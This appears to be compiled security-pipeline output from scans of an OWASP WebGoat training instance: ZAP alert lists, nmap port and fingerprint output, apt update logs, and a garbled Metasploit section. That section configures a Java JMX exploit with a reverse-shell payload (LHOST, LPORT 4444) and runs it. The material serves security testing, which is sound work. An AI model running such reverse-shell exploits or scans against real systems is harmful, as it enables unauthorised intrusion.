Pytest-Playwright Test Output Issue

Playwright pytest

ZAP Full Scan Report

```
    Site: <a href="http://20.244.116.221:8080">http://20.244.116.221:8080</a> New Alerts

      Absence of Anti-CSRF Tokens [10202] total: 1:
            http://20.244.116.221:8080/WebGoat/login
      Anti-CSRF Tokens Check [20012] total: 1:
            http://20.244.116.221:8080/WebGoat/login
      • Content Security Policy (CSP) Header Not Set [10038] total: 1:
            http://20.244.116.221:8080/WebGoat/login
      Cookie No HttpOnly Flag [10010] total: 1:
            http://20.244.116.221:8080/WebGoat/start.mvc
      Cookie Slack Detector [90027] total: 2:
            http://20.244.116.221:8080/WebGoat/login
            http://20.244.116.221:8080/WebGoat/start.mvc

    Cookie without SameSite Attribute [10054] total: 1:

            http://20.244.116.221:8080/WebGoat/start.mvc
      Permissions Policy Header Not Set [10063] total: 1:
            http://20.244.116.221:8080/WebGoat/login

    Base64 Disclosure [10094] total: 1:

            ■ http://20.244.116.221:8080/WebGoat/start.mvc
      Non-Storable Content [10049] total: 1:
            http://20.244.116.221:8080/WebGoat/start.mvc
      Sec-Fetch-Dest Header is Missing [90005] total: 4:
            http://20.244.116.221:8080/
            http://20.244.116.221:8080/robots.txt
            http://20.244.116.221:8080/WebGoat/login
            http://20.244.116.221:8080/WebGoat/start.mvc
      Sec-Fetch-Mode Header is Missing [90005] total: 4:
            ■ http://20.244.116.221:8080/
            ■ http://20.244.116.221:8080/robots.txt
            ■ <a href="http://20.244.116.221:8080/WebGoat/login">http://20.244.116.221:8080/WebGoat/login</a>
            http://20.244.116.221:8080/WebGoat/start.mvc
      Sec-Fetch-Site Header is Missing [90005] total: 4:
            http://20.244.116.221:8080/
            ■ http://20.244.116.221:8080/robots.txt
            http://20.244.116.221:8080/WebGoat/login
            ■ <a href="http://20.244.116.221:8080/WebGoat/start.mvc">http://20.244.116.221:8080/WebGoat/start.mvc</a>
      Sec-Fetch-User Header is Missing [90005] total: 4:
            http://20.244.116.221:8080/
            ■ <a href="http://20.244.116.221:8080/robots.txt">http://20.244.116.221:8080/robots.txt</a>
            ■ <a href="http://20.244.116.221:8080/WebGoat/login">http://20.244.116.221:8080/WebGoat/login</a>
            http://20.244.116.221:8080/WebGoat/start.mvc
      Session Management Response Identified [10112] total: 2:
            http://20.244.116.221:8080/WebGoat/start.mvc
            ■ <a href="http://20.244.116.221:8080/WebGoat/start.mvc">http://20.244.116.221:8080/WebGoat/start.mvc</a>

    Storable and Cacheable Content [10049] total: 4:

            http://20.244.116.221:8080/
            http://20.244.116.221:8080/robots.txt
            ■ <a href="http://20.244.116.221:8080/sitemap.xml">http://20.244.116.221:8080/sitemap.xml</a>
            ■ <a href="http://20.244.116.221:8080/WebGoat/login">http://20.244.116.221:8080/WebGoat/login</a>
      User Agent Fuzzer [10104] total: 24:
            ■ http://20.244.116.221:8080/WebGoat
            ■ http://20.244.116.221:8080/WebGoat
            ■ <a href="http://20.244.116.221:8080/WebGoat">http://20.244.116.221:8080/WebGoat</a>
            ■ <a href="http://20.244.116.221:8080/WebGoat">http://20.244.116.221:8080/WebGoat</a>
            ■ http://20.244.116.221:8080/WebGoat
```

View the following link to download the report. RunnerID:6370719147

Metasploit-ParrotOS Test output

parrotOS metasploit

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.4 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.6 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.7 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [115 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [215 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [526 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1147 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [22.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.9 MB in 3s (6556 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

23 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs dnsutils file libaom0 libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0


libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3

openssh-client openssh-server openssh-sftp-server openssl

python3-typing-extensions

Need to get 9186 kB of archives. After this operation, 63.5 kB disk space will be freed. Do you want to continue? [Y/n] Abort. Reading package lists... Building dependency tree... Reading state information... Calculating upgrade... The following packages will be upgraded: bind9-dnsutils bind9-host bind9-libs dnsutils file libaom0 libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 openssh-client openssh-server openssh-sftp-server openssl python3-typing-extensions 23 upgraded, 0 newly installed, 0 to remove and 0 not upgraded. Need to get 9186 kB of archives. After this operation, 63.5 kB disk space will be freed. Do you want to continue? [Y/n] Abort. Hit:1 https://deb.parrot.sh/parrot parrot InRelease Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease Reading package lists... Building dependency tree... Reading state information... 23 packages can be upgraded. Run 'apt list --upgradable' to see them. Cleaning up any existing old code copies of security tests... This is not a secure way to check out code; Getting the latest code copy for all security tests... ______ Metasploit Framework Exploit Demo: ______ Target Web Goat Instance IP Address: 20.244.116.221

23 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.



JMXRMI jmxrmi yes The name where the JMX RMI interface is bound JMX_PASSWORD no The password to interact with an authenticated JMX endpoint JMX ROLE no The role to interact with an authenticated JMX endpoint RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 8080 yes The local port to listen on. SSLCert no Path to a custom SSL certificate (default is randomly generated) URIPATH no The URI to use for this exploit (default is random) Payload options (java/meterpreter/reverse tcp): Name Current Setting Required Description LHOST 172.17.0.2 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port **Exploit target:** Id Name 0 Generic (Java Payload) View the full module info with the info, or info -d command. [*] resource (./src/exploit/avajmxreversehttps.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploit/avajmxreversehttps.rc)> use payload/generic/shellreversetcp resource (./src/exploit*java*jmx*reverse*https.rc)> exploit [*] Payload Handler Started as Job resource (./src/exploit*java*jmx*reverse*https.rc)> exit

Nmap-ParrotOS Scan output

parrotOS nmap

Nmap vulnerability scanning for 20.244.116.221

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.4 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.6 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.7 MB]

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Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [526 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1147 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [22.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.9 MB in 2s (11.1 MB/s)

Reading package lists...

Building dependency tree...

Reading state information...

23 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs dnsutils file libaom0 libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3

openssh-client openssh-server openssh-sftp-server openssl

python3-typing-extensions

23 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 9186 kB of archives.

After this operation, 63.5 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

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libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3

openssh-client openssh-server openssh-sftp-server openssl

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Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree...

Reading state information...

23 packages can be upgraded. Run 'apt list --upgradable' to see them.

Running basic nmap scan...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-01 13:01 UTC

Nmap scan report for 20.244.116.221

Host is up (0.20s latency).

Not shown: 65530 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

```
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 49:2f:c5:52:1a:4c:fb:7b:ac:e3:ab:df:b6:b8:79:a6 (ECDSA)
256 9d:92:89:56:c6:59:de:d2:81:96:01:dd:7b:03:f9:80 (ED25519)
80/tcp closed http
443/tcp closed https
8080/tcp open http-proxy
| http-title: Site doesn't have a title.
| fingerprint-strings:
| FourOhFourRequest, HTTPOptions:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Sun, 01 Oct 2023 13:05:11 GMT
| GenericLines, Help, Kerberos, LDAPSearchReg, LPDString, RTSPRequest, SIPOptions,
SMBProgNeg, SSLSessionReg, Socks5, TLSSessionReg, TerminalServerCookie,
WMSRequest, oracle-tns:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Sun, 01 Oct 2023 13:05:10 GMT
9090/tcp open zeus-admin?
| fingerprint-strings:
| GenericLines, RTSPRequest, SqueezeCenter CLI, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
```

```
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sun, 01 Oct 2023 13:05:10 GMT
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-01T13:05:10.751+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sun, 01 Oct 2023 13:05:28 GMT
| Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-01T13:05:28.437+00:00",
```

| "status" : 404, | "error" : "Not Found", | "path": "/" 2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service: =========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)========= SF-Port8080-TCP:V=7.92%I=7%D=10/1%Time=65196E86%P=x86 64-pc-linuxgnu%r(Ge SF:tRequest,65,"HTTP/1.1 404 Not Found Connection: close SF: Content-Length: 0 Date: Sun, 01 Oct 2023 13:05:1 SF:0 GMT ")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found SF: Connection: close Content-Length: 0 Date: Sun, 01\x SF:20Oct 2023 13:05:11 GMT ")%r(RTSPRequest,42,"HTTP/1.1\n SF:x20400 Bad Request Content-Length: 0 Connection: clos SF:e ")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found \n SF:nConnection: close Content-Length: 0 Date: Sun, 01 SF:00ct 2023 13:05:11 GMT ")%r(Socks5,42,"HTTP/1.1 400 SF: Bad Request Content-Length: 0 Connection: close \n SF:r ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content-SF:Length: 0 Connection: close ")%r(Help,42,"HTTP/1.1 SF:400 Bad Request Content-Length: 0 Connection: close SF: ")%r(SSLSessionReg,42,"HTTP/1.1 400 Bad Request Cont SF:ent-Length: 0 Connection: close ")%r(TerminalServerCook

Confidencial

SF:ie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Co

SF:nnection: close

```
")%r(TLSSessionReg,42,"HTTP/1.1 400 Ba
SF:d Request Content-Length: 0 Connection: close
")%
SF:r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:
SF:00 Connection: close
")%r(SMBProgNeg,42,"HTTP/1.1 400\n
SF:x20Bad Request Content-Length: 0 Connection: close
SF: ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Leng
SF:th: 0 Connection: close
")%r(LDAPSearchReg,42,"HTTP/1.
SF:1 400 Bad Request Content-Length: 0 Connection: cl
SF:ose
")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request Co
SF:ntent-Length: 0 Connection: close
")%r(WMSRequest,42,"H
SF:TTP/1.1 400 Bad Request Content-Length: 0 Connection
SF:: close
")%r(oracle-tns,42,"HTTP/1.1 400 Bad Regues
SF:t Content-Length: 0 Connection: close
");
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)========
SF-Port9090-TCP:V=7.92%I=7%D=10/1%Time=65196E86%P=x86 64-pc-linux-
gnu%r(Ge
SF:tRequest,1EF,"HTTP/1.1 404 Not Found Expires: 0 Cach
SF:e-Control: no-cache, no-store, max-age=0, must-revalidate
SF: X-XSS-Protection: 1; mode=block Pragma: no-cache X-Fra
SF:me-Options: DENY Date: Sun, 01 Oct 2023 13:05:10\x
SF:20GMT Connection: close Vary: Origin Vary: Access-Con
SF:trol-Request-Method Vary: Access-Control-Request-Headers X-Con
SF:tent-Type-Options: nosniff Content-Type: application/json \n
SF:r { \"timestamp\" : \"2023-10-01T13:05:10.751+00:00\"
SF:, \"status\" : 404, \"error\" : \"Not
```

```
SF:Found\", \"path\" : \"/\" }")%r(WMSRequest,42,"HTTP/1.
SF:1 400 Bad Request Content-Length: 0 Connection: cl
SF:ose
")%r(ibm-db2-das,42,"HTTP/1.1 400 Bad Request C
SF:ontent-Length: 0 Connection: close
")%r(SqueezeCenter C
SF:LI,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Co
SF:nnection: close
")%r(GenericLines,42,"HTTP/1.1 400 Bad
SF: Request Content-Length: 0 Connection: close
")%r
SF:(HTTPOptions, 22B, "HTTP/1.1 404 Not Found Expires: 0
SF:Cache-Control: no-cache, no-store, max-age=0, must-revalida
SF:te X-XSS-Protection: 1; mode=block Pragma: no-cache X
SF:-Frame-Options: DENY Date: Sun, 01 Oct 2023 13:05:
SF:28 GMT Allow: GET, HEAD, POST, PUT, DELETE, TRA
SF:CE, OPTIONS, PATCH Connection: close Vary: Origin
SF:Vary: Access-Control-Request-Method Vary: Access-Control-Reque
SF:st-Headers X-Content-Type-Options: nosniff Content-Type: ap
SF:plication/json
{ \"timestamp\" : \"2023-10-01T13:
SF:05:28.437+00:00\", \"status\" : 404, \"error\n
SF:": \"Not Found\", \"path\": \"/\" }")%r(RTSP
SF:Request,42,"HTTP/1.1 400 Bad Request Content-Length: 0\n
SF:r Connection: close
");
Device type: general purpose|storage-misc|firewall
Running (JUST GUESSING): Linux 4.X/2.6.X/3.X (86%), Synology DiskStation Manager 5.X
(86%), WatchGuard Fireware 11.X (86%), FreeBSD 6.X (85%)
OS CPE: cpe:/o:linux:linuxkernel:4.0 cpe:/o:linux:linuxkernel:2.6.32 cpe:/
o:linux:linuxkernel:3.4 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation manager:5.1
```

cpe:/o:watchguard:fireware:11.8 cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Linux 4.0 (86%), Linux 2.6.32 (86%), Linux 3.4 (86%), Linux 3.5 (86%), Linux 4.2 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 2.6.39 (85%), Linux 3.10 - 3.16 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 0.03 ms 172.17.0.1

2 5442.88 ms 20.244.116.221

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 345.31 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-01 13:07 UTC

Nmap scan report for 20.244.116.221

Host is up (0.20s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-01 13:07 UTC

Nmap scan report for 20.244.116.221

Host is up (0.21s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds

ZAP Full Scan Report

```
• Site: http://20.244.116.221:8080 New Alerts
      • Absence of Anti-CSRF Tokens [10202] total: 1:
            http://20.244.116.221:8080/WebGoat/login
      Anti-CSRF Tokens Check [20012] total: 1:
            http://20.244.116.221:8080/WebGoat/login
      • Content Security Policy (CSP) Header Not Set [10038] total: 1:
            http://20.244.116.221:8080/WebGoat/login
      Permissions Policy Header Not Set [10063] total: 1:
            http://20.244.116.221:8080/WebGoat/login
      Sec-Fetch-Dest Header is Missing [90005] total: 4:
            ■ http://20.244.116.221:8080/
            http://20.244.116.221:8080/robots.txt
            ■ http://20.244.116.221:8080/sitemap.xml
            http://20.244.116.221:8080/WebGoat/login
      Sec-Fetch-Mode Header is Missing [90005] total: 4:
            ■ http://20.244.116.221:8080/
            ■ <a href="http://20.244.116.221:8080/robots.txt">http://20.244.116.221:8080/robots.txt</a>
            ■ http://20.244.116.221:8080/sitemap.xml
            ■ <a href="http://20.244.116.221:8080/WebGoat/login">http://20.244.116.221:8080/WebGoat/login</a>
      Sec-Fetch-Site Header is Missing [90005] total: 4:
            ■ http://20.244.116.221:8080/
            ■ http://20.244.116.221:8080/robots.txt
            ■ http://20.244.116.221:8080/sitemap.xml
            http://20.244.116.221:8080/WebGoat/login
      Sec-Fetch-User Header is Missing [90005] total: 4:
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            ■ http://20.244.116.221:8080/sitemap.xml
            ■ http://20.244.116.221:8080/WebGoat/login
      • Storable and Cacheable Content [10049] total: 4:
            ■ http://20.244.116.221:8080/
            ■ <a href="http://20.244.116.221:8080/robots.txt">http://20.244.116.221:8080/robots.txt</a>
            ■ http://20.244.116.221:8080/sitemap.xml
            http://20.244.116.221:8080/WebGoat/login
      User Agent Fuzzer [10104] total: 12:
            ■ http://20.244.116.221:8080/WebGoat
            ■ http://20.244.116.221:8080/WebGoat
            ■ <a href="http://20.244.116.221:8080/WebGoat">http://20.244.116.221:8080/WebGoat</a>
            ■ <a href="http://20.244.116.221:8080/WebGoat">http://20.244.116.221:8080/WebGoat</a>
            ■ <a href="http://20.244.116.221:8080/WebGoat">http://20.244.116.221:8080/WebGoat</a>
```

View the following link to download the report. RunnerID:6370719147

ZAP Full Scan Report

 Site: http://20.244.116.221:8080
 New Alerts • Absence of Anti-CSRF Tokens [10202] total: 1: ■ http://20.244.116.221:8080/WebGoat/registration Anti-CSRF Tokens Check [20012] total: 1: ■ http://20.244.116.221:8080/WebGoat/registration • Content Security Policy (CSP) Header Not Set [10038] total: 1: ■ http://20.244.116.221:8080/WebGoat/registration Permissions Policy Header Not Set [10063] total: 1: ■ http://20.244.116.221:8080/WebGoat/registration Sec-Fetch-Dest Header is Missing [90005] total: 3: ■ http://20.244.116.221:8080/ http://20.244.116.221:8080/sitemap.xml http://20.244.116.221:8080/WebGoat/registration Sec-Fetch-Mode Header is Missing [90005] total: 3: http://20.244.116.221:8080/ ■ http://20.244.116.221:8080/sitemap.xml http://20.244.116.221:8080/WebGoat/registration Sec-Fetch-Site Header is Missing [90005] total: 3: ■ http://20.244.116.221:8080/ ■ http://20.244.116.221:8080/sitemap.xml ■ http://20.244.116.221:8080/WebGoat/registration Sec-Fetch-User Header is Missing [90005] total: 3: http://20.244.116.221:8080/ ■ http://20.244.116.221:8080/sitemap.xml http://20.244.116.221:8080/WebGoat/registration • Storable and Cacheable Content [10049] total: 4: ■ http://20.244.116.221:8080/ ■ http://20.244.116.221:8080/robots.txt ■ http://20.244.116.221:8080/sitemap.xml ■ http://20.244.116.221:8080/WebGoat/registration User Agent Fuzzer [10104] total: 12: ■ http://20.244.116.221:8080/WebGoat ■ http://20.244.116.221:8080/WebGoat ■ http://20.244.116.221:8080/WebGoat ■ http://20.244.116.221:8080/WebGoat

View the following link to download the report. RunnerID:6370719147

■ http://20.244.116.221:8080/WebGoat

Sonar Cloud Code Scan Report

SonarQube Cloud code scan

SonarCloud Scan for OWASP WebGoat

Go to https://sonarcloud.io/project/overview?id=pradyumna-muppirala_WebGoatSAST for full report of SonarCloud with Github SSO.

Snyk Report

Snyk_scan

Snyk Scan for OWASP WebGoat

Go to https://app.snyk.io/org/pradyumna-muppirala for full report of Snyk with Github SSO.